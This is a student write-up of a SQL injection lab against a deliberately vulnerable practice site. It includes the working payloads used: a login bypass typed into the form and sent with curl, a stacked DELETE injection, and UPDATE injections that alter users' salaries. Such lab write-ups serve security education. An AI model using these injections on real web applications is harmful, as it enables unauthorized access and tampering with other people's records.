
SQL Injection Attack Lab

## Task 1: Get Familiar with SQL Statements

mysql -u root -pseedubuntu


mysql> use Users;

mysql> show tables;



To show all information about Alice, use the following command:

select \* from credential where Name='Alice';



## Task 2: SQL Injection Attack on SELECT Statement

### **Task 2.1: SQL Injection Attack from webpage**.

From the line


WHERE name= ’$input\_uname’ and Password=’$hashed\_pwd’";


We can design the format to make the variable name= admin and the condition is true.

For user, simply use admin' #. Thus the condition changes to

WHERE name= ’admin’#’ and Password=’$hashed\_pwd’";

Type in admin' # and login:






Seeing this page, we can see that the task succeeds.

### Task 2.2: SQL Injection Attack from command line.

Firstly, test the original input to see what does the incorrect account page looks like:


curl 'www.SeedLabSQLInjection.com/unsafe\_home.php?username=ad&Password='



Then, modify the command, using the username in the last task:

(%23 is #)

curl 'www.SeedLabSQLInjection.com/unsafe\_home.php?username=admin%27%20%23&Password='



As we can see, except for the same html headers, we get the account sheet as well. This means that we login to the SQL injection page as admin successfully.

### Task 2.3: Append a new SQL statement.

As well, we can insert SQL statements between the username and comment mark“#”.

admin'; DELETE FROM credential WHERE name= 'Ted' ;#

After adding the above message to the username, the sql instruction looks like this:

SELECT id, name, eid, salary, birth, ssn, address, email,


nickname, Password

FROM credential


WHERE name= ’admin'; delete from credential where name='Ted' ;#

’ and Password=’…..’";

Since there is a “;” mark, variable “$sql” should be regarded as 2instructions.



Result:




The task fails.


The reason this can happen is that in the server, we use query function to execute SQL instructions. In this case, there will be a syntax. If we want to run multiple instructions, the server code should use multi\_query().

## Task 3: SQL Injection Attack on UPDATE Statement

### Task 3.1: Modify your own salary.


Firstly, login as Alice and go to the edit profile page:






Then, fill in blanks and add “,salary=100000”. From the screenshot above, we can see that Alice’s salary now is 20000.

123', salary='100000



Save and check Alice’s salary.




As we can see, the salary becomes 100000.


### Task 3.2: Modify other people’ salary.

The strategy is simple. I just need to change the condition of id.

Now, the statement is like this:




We notice that the condition of id is right behind the field phone number. Thus, we can change the SQL instruction by modifying the phone number.



',salary='1

' where name='Boby'; #

After saving, check the salary list in SQL commands:



As we can see, Boby’s salary is changed to 1 successfully.


### Task 3.3: Modify other people’ password.

In this task, because the password field is not plain text in the SQL instruction, we need to replace the whole field. However, if password field we fill in is empty, the if condition will choose an update strategy without changing password. We change the password to 123.


We also know that the password is the hash code of some plain text. Thus, we can calculate some value’s SHA1 hash value to use as a record in the database.


An easier way is to use the phone number field to change the condition, in this case the password will be transformed into SHA1 value automatically.





